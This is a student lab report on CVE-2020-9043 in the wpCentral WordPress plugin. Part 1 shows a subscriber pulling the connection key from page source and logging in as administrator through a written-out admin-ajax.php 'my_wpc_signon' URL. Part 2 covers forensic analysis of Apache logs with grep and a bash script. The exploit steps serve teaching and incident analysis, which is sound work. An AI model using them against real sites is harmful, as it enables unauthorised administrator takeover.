

<b>Introduction</b>	<b>2</b>
<b>Part 1: Exploiting the Vulnerability with Kali</b>	<b>4</b>
<b>Part 2 : Apache Logs Analysis</b>	<b>7</b>
<b>Part 3: Response and Vulnerability Fix</b>	<b>15</b>
<b>Part 4: Improving Site Defense</b>	<b>18</b>
<b>Conclusion</b>	<b>27</b>

# Introduction

The purpose of the project is to teach us how to work with a vulnerable virtual machine. Therefore, we must:

Set up the VM: it should contain a known exploitable vulnerability.

Exploit it: by reproducing a proof of concept (POC). Analyze the evidence of exploitation: by analyzing the logs created during the attack. Correct the vulnerability/Enhance the defenses of the vulnerable machine. For my part, I chose to set up a WordPress site on a Windows 7 machine. (All resources are provided at the end of the report in the "Resources" section.) You will find the links to the OVA file of the exploited machine as well as snapshots (before and after exploitation). This machine is attacked by a Kali Linux machine.

The chosen CVE is as follows:

- CVE-2020-9043
- Description: Improper Access Control Leads to Privilege Escalation
- Affected Plugin: wpCentral Plugin
- Version:  $\leq 1.5.0$
- CVSS Score: 8.8

To view the proof of concept for exploiting the vulnerability: <https://www.wordfence.com/blog/2020/02/vulnerability-in-wpcentral-plugin-leads-to-privilege-escalation/>


For the installation of WordPress:

XAMPP 7.4.5 (April 29, 2020): <https://xampp.fr.uptodown.com/windows/versions> WordPress 5.3.14: <https://WordPress.org/download/releases/>

The report is divided into several parts: The first part corresponds to the exploitation of the vulnerability from the attacker's side (using a Kali VM). The second part involves the analysis of Apache logs that we export to Kali in order to manipulate bash commands (grep). The third part corresponds to the corrective actions implemented. The fourth and final part is dedicated to improving the defenses of the vulnerable machine.

In this report, you may find different IP addresses (used by the same Kali machine or the Windows 7 victim machine). This is because I did not configure a static IP address from the beginning. In reality, I had tried to do so, but I had internet access problems with the Windows 7 VM because I forgot to configure the DNS server... Therefore, I only set the IP addresses to be static in part number 4.

Initial project mapping




# Part 1: Exploiting the Vulnerability with Kali


In this exploitation phase, it is assumed that the attacker already knows the WordPress site (they have visited it before). In this video, you will not see a vulnerability scan; however, it has been conducted and is provided at the end of the report, serving as the raw material for the log analysis section.

For this first part, the goal is to replicate the POC (Proof of Concept) related to CVE-2020-9043. This vulnerability pertains to the wpCentral extension (<https://wpcentral.co/>). This tool centralizes the management of multiple WordPress sites within a single dashboard. This, in particular, eliminates the need to log in and out of each site's admin interface repeatedly.

When we arrive on the wpCentral website, it offers us the option to add a new WordPress site to our management interface. This allows us to obtain a login key for logging in without a password.



The screenshot shows the 'Add New Website' form on the wpCentral website. The form has a title 'Add New Website' and a 'Welcome to wpCentral' message. It contains three input fields: 'Website URL' with the value 'http://192.168.6.246/wordpress/', 'Connection Type' set to 'Using Connection Key', and 'Using Connection Key' with a long alphanumeric string. A 'Save Website' button is at the bottom, and a 'Show All Websites' link is below it.




The problem is that this login key can be visible, in some cases, to users other than the main administrator of the WordPress site in question, and this is indeed the subject of this CVE. Indeed, a user with access to a dashboard on the WordPress site (even if it is not the main admin dashboard) can find this login key in the page's source code.

```
<script>  
/* <![CDATA[ */  
var userSettings = {"url":"\\wordpress\\/","uid":"2","time":"1675366513","secure":"","";/* }*/  
</script>  
<script src='http://localhost/wordpress/wp-admin/load-scripts.php?c=1&load%5Bchunk_0%5D=jquery-core,jquery-migrate,utils&ver=5.3.14':>  
<script type="text/javascript">  
    jQuery(document).ready(function($) {  
        var wpc_conn_key_dialog = $("#wpc_connection_key_dialog");  
        $("#wpc_connection_key").click(function(e) {  
            e.preventDefault();  
            wpc_conn_key_dialog.dialog({  
                draggable: false,  
                resizable: false,  
                modal: true,  
                width: "1070px",  
                height: "auto",  
                title: "wpCentral Connection Key",  
                close: function() {  
                    $(this).dialog("destroy");  
                }  
            });  
        });  
    });  
</script>  
</body>  
</html>
```


ral.co for any issues</p>

4px;margin-top: 20px;">wpCentral Connection Key<p></div>  
;border-radius: 10px;font-weight: bold;font-size: 14px;text-align: center;">dcldixs8yoi9coqwjqpvlkucxthpft5l1ieSg73xgjle3ikiyl1dotp2duhlgrsq2qrI8uxjy71eu

They will then only need to use it to perform a privilege escalation and log in as root on the site. An essential prerequisite for this exploitation is that the targeted WordPress site must allow users to create an account and log in (without which this exploitation is not possible).



So, we create an account with Kali, and afterward, we log into our space (subscriber). We notice that the dashboard is very similar to the admin dashboard, except that we do not have access to all the options: plugins, site settings, etc.



We inspect the source code of the dashboard and look for the login key:

```
<div id="wpc_connection_key_dialog" style="display: none;">
  <p>Follow the steps here to connect your website to wpcentral dashboard:</p>
  <ol>
    <li>Copy the connection key below</li>
    <li>Log into your <a href="https://panel.wpcentral.co/" target="_blank">wpcentral</a> account</li>
    <li>Click on Add website to add your website to wpcentral.</li>
    <li>Enter this website's URL and paste the Connection key given below.</li>
    <li>You can also follow our guide for the same <a href="https://wpcentral.co/docs/getting-started/adding-website-in-wpcentral/" target="_blank">here</a>.</li>
  </ol>
  <p style="font-weight:bold;">Note: Contact wpCentral Team at support@wpcentral.co for any issues</p>
  <div style="text-align:center; font-weight:bold;"><p style="margin-bottom: 4px;margin-top: 20px;">wpCentral Connection Key:</p><div style="padding: 10px;background-color: #fafafa;border: 1px solid black;border-radius: 10px;font-weight: bold;font-size: 14px;text-align: center;">vdcldixs8yoi9coqwjqpvlucxthpft5il1e5g73xgjie3ikiylotp2duhlgrsq2qyi8wxjy7ieuuyfj1uojeaulvhocjl4vw4amicrtzuiqbkmmeet2plpxev8tbf</div>
</div><script type="text/template" id="tmpl-elementor-templates-modal_header">
<div class="elementor-templates-modal_header_logo-area"></div>
<div class="elementor-templates-modal_header_menu-area"></div>
<div class="elementor-templates-modal_header_items-area">
  <# if ( closeType ) { #>
    <div class="elementor-templates-modal_header_close_elementor-templates-modal_header_close-{closeType}">elementor-templates-modal_header_item</div>
  </#>
</div>
```

"vdcldixs8yoi9coqwjqpvlucxthpft5il1e5g73xgjie3ikiylotp2duhlgrsq2qyi8wxjy7ieuuyfj1uojeaulvhocjl4vw4amicrtzuiqbkmmeet2plpxev8tbf"

Once the key is collected, the attacker can log out and go to the wp-login.php page to carry out the exploit:

1) The initial URL:


<http://192.168.30.246/Wordpress/wp-login.php>

2) The modified URL that allows us to exploit the vulnerability:

[http://192.168.30.246/Wordpress/wp-admin/admin-ajax.php?action=my\\_wpc\\_signon&auth\\_key=vdcldixs8yoi9coqwjqpvlucxthpft5il1e5g73xgjie3ikiylotp2duhlgrsq2qyi8wxjy7ieuuyfj1uojeaulvhocjl4vw4amicrtzuiqbkmmeet2plpxev8tbf](http://192.168.30.246/Wordpress/wp-admin/admin-ajax.php?action=my_wpc_signon&auth_key=vdcldixs8yoi9coqwjqpvlucxthpft5il1e5g73xgjie3ikiylotp2duhlgrsq2qyi8wxjy7ieuuyfj1uojeaulvhocjl4vw4amicrtzuiqbkmmeet2plpxev8tbf)

("admin-ajax.php?action=my\_wpc\_signon&auth\_key=") This PHP script sends a request to the web server, asking it to verify the provided authentication key in real-time.

In the end, we are indeed able to log in to the admin dashboard, and we have access to all its features.



## Part 2 : Apache Logs Analysis

(Pour effectuer cette partie, j'ai transféré le fichier access.log, du serveur apache de la VM Windows, à analyser sur la machine Kali.)

Admettons que l'on se positionne du côté victime. On sait que l'on a été piraté toutefois nous ne savons pas :

- Qui est l'attaquant ?
- De quelle manière a-t-il réussi à prendre le contrôle du site ?
- Quand cela s'est produit ?

L'administrateur a exporté les logs d'Apache pour nous les mettre à disposition afin que nous puissions les analyser pour tenter de retrouver l'attaquant (et analyser son mode opératoire par la même occasion).

Admettons également que nous constatons que le fichier à analyser est bien trop conséquent pour lire, ligne après ligne, dans le but de comprendre ce qui s'est passé. On va donc devoir se servir des commandes bash pour trier les informations à récupérer.

La première chose, que l'on peut tenter, est de faire un grep qui nous permettrait de savoir si des scans ont été effectués sur la machine pour tenter de découvrir des vulnérabilités ou des ports ouverts.

Nous commençons par rechercher les champs "nmap" :

## Part 2: Analysis of Apache Server Logs

(To perform this part, I transferred the access.log file from the Windows VM's Apache server to be analyzed on the Kali machine.)

Let's assume that we are taking the victim's perspective. We know that we have been hacked, but we don't know:

- Who the attacker is?
- How they managed to take control of the site?
- When it happened?
- 

The administrator has exported the Apache logs to make them available to us so that we can analyze them in an attempt to identify the attacker (and also analyze their modus operandi in the process).

Let's also assume that we find the file to be analyzed is far too extensive to read line by line to understand what happened. Therefore, we will need to use bash commands to filter the information we need.

The first thing we can try is to use grep to find out if there were any scans performed on the machine to discover vulnerabilities or open ports.

We start by searching for the "nmap" fields:

```
(kali@kali)-[~/Desktop/Projet investigation numérique/Apache logs]
└─$ grep -owi "nmap" access.log | wc -l
0
```

### Explication sur les options de la commande :

- *-o* : spécifie que la commande doit uniquement renvoyer les parties des lignes qui correspondent au motif spécifié (dans ce cas, "nmap").
- *-w* : signifie que grep ne recherchera pas seulement des occurrences du motif spécifié, mais uniquement des mots entiers qui correspondent exactement au motif.
- *-i* : spécifie que la commande doit ignorer la casse et donc rechercher "nmap" quelle que soit la casse dans le fichier.
- *wc* : est une commande qui permet de compter les mots, les lignes et les caractères dans un flux de texte. (Ce qui va nous permettre de compter le nombre d'occurrences de Nmap)
- *-l* : signifie que wc ne comptera que le nombre de lignes dans le flux de texte fourni.



```
(kali㉿kali)-[~/Desktop/Projet investigation numérique/Apache logs]
└─$ grep -ow "Nmap" access.log | wc -l
0
```

We observe that the commands did not yield any Nmap results! At this point, we can consider using other tools to scan active ports. However, we can also continue by searching for traces of other vulnerability scanning tools. This would allow us to find evidence of the attacking IP, their modus operandi, and more.

Given that the compromised site is a WordPress site, we attempt to search for traces of WPScan using the same method:

```
(kali㉿kali)-[~/Desktop/Projet investigation numérique/Apache logs]
└─$ grep -owi "wpscan" access.log | wc -l
676
```

We can see that WPScan appears hundreds of times in the file. Let's display a full line in which the word "wpscan" is found to get a sense of its appearance.

```
(kali㉿kali)-[~/Desktop/Projet investigation numérique/Apache logs]
└─$ grep -wi "wpscan" access.log | head -n 20

192.168.30.228 - - [10/Feb/2023:17:27:08 +0100] "GET /Wordpress/ HTTP/1.1"
200 26482 "http://192.168.30.246/Wordpress" "WPScan v3.8.22
(https://wpscan.com/Wordpress-security-scanner)"
192.168.30.228 - - [10/Feb/2023:17:27:09 +0100] "GET /Wordpress/ HTTP/1.1" 200
26482 "http://192.168.30.246/Wordpress" "WPScan v3.8.22
(https://wpscan.com/Wordpress-security-scanner)"
192.168.30.228 - - [10/Feb/2023:17:27:09 +0100] "HEAD /Wordpress/ HTTP/1.1"
200 - "http://192.168.30.246/Wordpress" "WPScan v3.8.22
(https://wpscan.com/Wordpress-security-scanner)"
```

Using the "head" command shows us the first lines where the word "wpscan" appears, indicating the lines representing the start of the scan.

By dissecting one of these lines, we notice:

- An IP that appears each time => 192.168.30.228: This is likely the attacker's IP (however, further investigation is needed to confirm).
- The date/time of each request => [10/Feb/2023:17:27:08 +0100]: The scan started at this precise time.
- The scanned URL, which matches the victim WordPress site:  
<http://192.168.30.246/Wordpress>
- The version of WPScan used => 3.8.22

We can slightly modify the query to determine the end time of the scan.

```
(kali㉿kali)-[~/Desktop/Projet investigation numérique/Apache logs]
```

```
└─$ grep -wi "wpscan" access.log | tail -n 1
```

```
192.168.30.228 - - [10/Feb/2023:17:39:09 +0100] "HEAD /Wordpress/wp-configbak
HTTP/1.1" 404 - "http://192.168.30.246/Wordpress" "WPScan v3.8.22
(https://wpscan.com/Wordpress-security-scanner)"
```

We can see that WPScan was used for more than ten minutes, which raises an alert. Typically, during an accidental scan, the user cancels it quite quickly if they realize they made a mistake, which is clearly not the case here.

To further the investigation, we proceed in the same manner by searching for other website scanning tools (such as Burp Suite, ZAP, Nikto, etc.). This practice will show us if we consistently have the same IP reappearing during the scans.

```
└─(kali⊗kali)-[~/Desktop/Projet investigation numérique/Apache logs]
└─$ grep -owi "zap" access.log | wc -l
0
```

```
└─(kali⊗kali)-[~/Desktop/Projet investigation numérique/Apache logs]
└─$ grep -owi "burp" access.log | wc -l
0
```

```
└─(kali⊗kali)-[~/Desktop/Projet investigation numérique/Apache logs]
└─$ grep -owi "nikto" access.log | wc -l
8541
```

Apparently, Nikto was also used to search for vulnerabilities.

```
└─(kali⊗kali)-[~/Desktop/Projet investigation numérique/Apache logs]
└─$ grep -wi "nikto" access.log | head -n 3
192.168.30.228 - - [10/Feb/2023:17:51:34 +0100] "GET / HTTP/1.1" 302 - "-"
"Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:Port Check)"
```

We notice that the Nikto scan started at 5:51 PM, which is about twelve minutes after the WPScan scan ended. We can then speculate that the attacker may not have found enough interesting information with the first scan, which is why they attempted a second one with a different tool.

(In reality, this is unlikely: if the attacker aims to remain discreet, a single scan or even a quick analysis of the WordPress page source code would reveal:

- The WordPress version
- The plugins and their versions...

The attacker can then use tools like searchsploit to continue their work without necessarily conducting additional scans.

We consistently see the same IP initiating the scan: 192.168.30.228. No more doubts, it's the attacker.

At this stage, we still don't know how they infiltrated or when. We also don't know if they succeeded in gaining full privileges during the hack; that's what we're trying to find out.

We ask ourselves the following question:

What pages logically cannot be viewed by an attacker until they are root?

An attacker cannot view the following pages:

- A page containing the list of installed extensions on the WordPress site.
- The site's settings page.
- ...

In other words, if we find a positive response (with a status code 200) to a GET request attempting to access one of these pages (inaccessible to users with low privileges, as is the case for subscriber accounts), we will know if the attacker succeeded in privilege escalation, and we may be able to trace back to the point of the exploit.

We use the following command to search for the first 10 occurrences in the "access.log" file where the IP address "192.168.30.228" appears before the "wp-admin" string on the same line.

```
(kali㉿kali)-[~/Desktop/Projet investigation numérique/Apache logs]
$ grep -E "192.168.30.228.*wp-admin" access.log | head -n 10
```

Explanation of command options:

- -E: Specifies that the grep command should use extended regular expressions (ERE) to search for text. In this case, the regular expression used is "192.168.30.228.wp-admin".
- The period (.) marks the end of the first field being searched, and the asterisk (\*) marks the beginning of the second field being searched (in the same line).

We will determine whether our attacker has indeed managed to access inaccessible URLs, indicating a privilege escalation.

```
192.168.30.228 - - [10/Feb/2023:18:05:14 +0100] "GET
/Wordpress/wp-content/plugins/wp-mail-smtp/assets/js/vendor/chart.min.js?ver
=2.9.4.1 HTTP/1.1" 200 173309 "http://192.168.30.246/Wordpress/wp-admin/"
"Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
```

```
192.168.30.228 - - [10/Feb/2023:18:05:14 +0100] "GET
/Wordpress/wp-content/plugins/wp-mail-smtp/assets/js/smtp-dashboard-widget.min
.js?ver=3.7.0 HTTP/1.1" 200 3246 "http://192.168.30.246/Wordpress/wp-admin/"
"Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
```

We can observe that the attacker did indeed gain access to certain normally inaccessible pages, indicating that they successfully obtained the necessary privileges.

At this point, we can continue the analysis to try and understand the attacker's behavior once they became root (what did they do/install...). However, this is not the focus of the project. Therefore, we will try to trace back in the logs to find the lines that prove the exploitation.

To do this, we start with the last line of the file: "tail -n 1," which we will increment each time. Additionally, to avoid displaying multiple lines during increments, we will also use the "head -n 1" command:

```
(kali⊗kali)-[~/Desktop/Projet investigation numérique/Apache logs]
└─$ grep -E "192.168.30.228.*wp-admin" access.log | tail -n 2 | head -n 1
```

(In this way, we display the second-to-last line...)

```
192.168.30.228 - - [10/Feb/2023:18:05:14 +0100] "GET
/Wordpress/wp-content/plugins/wp-mail-smtp/assets/js/smtp-dashboard-widget.min.js
?ver=3.7.0 HTTP/1.1" 200 3246 "http://192.168.30.246/Wordpress/wp-admin/"
"Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
```

```
(kali⊗kali)-[~/Desktop/Projet investigation numérique/Apache logs]
└─$ grep -E "192.168.30.228.*wp-admin" access.log | tail -n 3 | head -n 1
192.168.30.228 - - [10/Feb/2023:18:05:14 +0100] "GET
/Wordpress/wp-content/plugins/wp-mail-smtp/assets/js/vendor/chart.min.js?ver=2.9.4
.1 HTTP/1.1" 200 173309 "http://192.168.30.246/Wordpress/wp-admin/" "Mozilla/5.0
(X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
```

```
(kali⊗kali)-[~/Desktop/Projet investigation numérique/Apache logs]
└─$ grep -E "192.168.30.228.*wp-admin" access.log | tail -n 11 | head -n 1
192.168.30.228 - - [10/Feb/2023:18:05:13 +0100] "GET
/Wordpress/wp-content/plugins/wp-mail-smtp/assets/images/dash-widget/wp/unsent.
svg HTTP/1.1" 200 571 "http://192.168.30.246/Wordpress/wp-admin/" "Mozilla/5.0
(X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
```

(We notice that the majority of GET requests receive responses with a status code of 200, which is logical since the attacker is root, so they have access to everything.)

One can imagine creating a script that increments "tail -n" in a loop until a different HTML code than 200 is found, which could correspond to the last requests before the attacker gains root access (this script could potentially speed up the process). The problem with this method is that if the attacker produces a code different from 200 even when they are root, it completely skews the results (rendering the script useless). Nevertheless, we will still attempt this approach for the exercise.

The script in question (name: script.sh):

```
#!/bin/bash

line_count=1

while true; do
```

```

output=$(grep -E "192.168.30.228.*wp-admin" access.log | tail -n
$line_count | head -n 1)
if [ -z "$output" ]; then
    break
fi
response_code=$(echo "$output" | awk '{print $9}')
if [ "$response_code" != "200" ]; then
    echo "$output"
    break
fi
((line_count++))
done

```

In this script, the variable "response\_code" extracts the 9th field of each line using "awk" (where we find the response codes to GET requests). If this code is different from 200, the program displays it, and we exit the loop.

Script testing:

```

(kali㉿kali)-[~/Desktop/Projet investigation numérique/Apache logs]
$ bash script.sh
192.168.30.228 - - [10/Feb/2023:18:05:12 +0100] "GET /Wordpress/wp-admin/user/
HTTP/1.1" 302 - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0"

```

The script works well in the sense that it displays a line where the code is not equal to 200. Additionally, the request was made 1 second before the requests we manually displayed with "tail" (10/Feb/2023:18:05:13 +0100).

(In reality, there could potentially be much more time between these two results. We have this small one-second difference for the simple reason that I stopped a few seconds after successfully exploiting it. I did nothing else on the site, which does not represent the behavior of a real attacker.)

However, this result does not indicate the exploit used by the attacker. The code 302 simply shows that there is a redirection of the user to /wp-admin/user, which is access to the admin dashboard if the request is successful (=> which is the case since the following lines have responses with code 200...).

To try to discover the line corresponding to the exploitation, we need to go back to the previous lines to see what happened.

Instead of modifying the script, we open the text log file and perform a CTRL + F on the result we just found.

CTRL + F :

```
{192.168.30.228 - - [10/Feb/2023:18:05:12 +0100] "GET /Wordpress/wp-admin/user/ HTTP/1.1" 302 - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"}
```

This brings us to line 12410 of the file:

```
12410 192.168.30.228 - - [10/Feb/2023:18:05:12 +0100] "GET /wordpress/wp-admin/user/ HTTP/1.1" 302 - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
```

En regardant la ligne qui précède on trouve une clé: (celle qui nous intéresse )

```
12409 192.168.30.228 - - [10/Feb/2023:18:05:11 +0100] "GET /wordpress/wp-admin/admin-ajax.php?action=my_wpc_signon&auth_key=vdcl d i x s 8 y o i j 9 c o q w j q p v k l u c x t h p f t 5 i l 1 e 5 g 7 3 x g j i e 3 i k i y l d o t p 2 d u h l g r s q 2 q y i 8 w x j y 7 i e u y f j 1 u o j e a u i l v h o c j l 4 v w 4 a m i c r t z u i q b k m e e t 2 p l p x e v 8 t b f HTTP/1.1" 302 - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
12410 192.168.30.228 - - [10/Feb/2023:18:05:12 +0100] "GET /wordpress/wp-admin/user/ HTTP/1.1" 302 - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
```

```
192.168.30.228 - - [10/Feb/2023:18:05:11 +0100] "GET /Wordpress/wp-admin/admin-ajax.php?action=my_wpc_signon&auth_key=vdcl d i x s 8 y o i j 9 c o q w j q p v k l u c x t h p f t 5 i l 1 e 5 g 7 3 x g j i e 3 i k i y l d o t p 2 d u h l g r s q 2 q y i 8 w x j y 7 i e u y f j 1 u o j e a u i l v h o c j l 4 v w 4 a m i c r t z u i q b k m e e t 2 p l p x e v 8 t b f HTTP/1.1" 302 - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
```

```
192.168.30.228 - - [10/Feb/2023:18:05:12 +0100] "GET /Wordpress/wp-admin/user/ HTTP/1.1" 302 - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
```

One can assume that at this point, the analyst is questioning this key. Indeed, they understand that it is crucial in the attack, as it is an authentication key that the attacker likely used to log in as root. However, they may not necessarily know that it is the key provided by WPCentral (if they do not have direct access to the WordPress site, for example).

It is then conceivable that the analyst asks the administrator what this login key corresponds to. The administrator informs them that it is the key resulting from the link between WordPress and WPCentral. By conducting some research on this application, they realize that this is the vulnerability exploited by the attacker. Indeed, it is assumed that the vulnerability has already been documented. If that were not the case, the investigators would need to conduct more in-depth research to find the key in the source code.

To conclude this section:

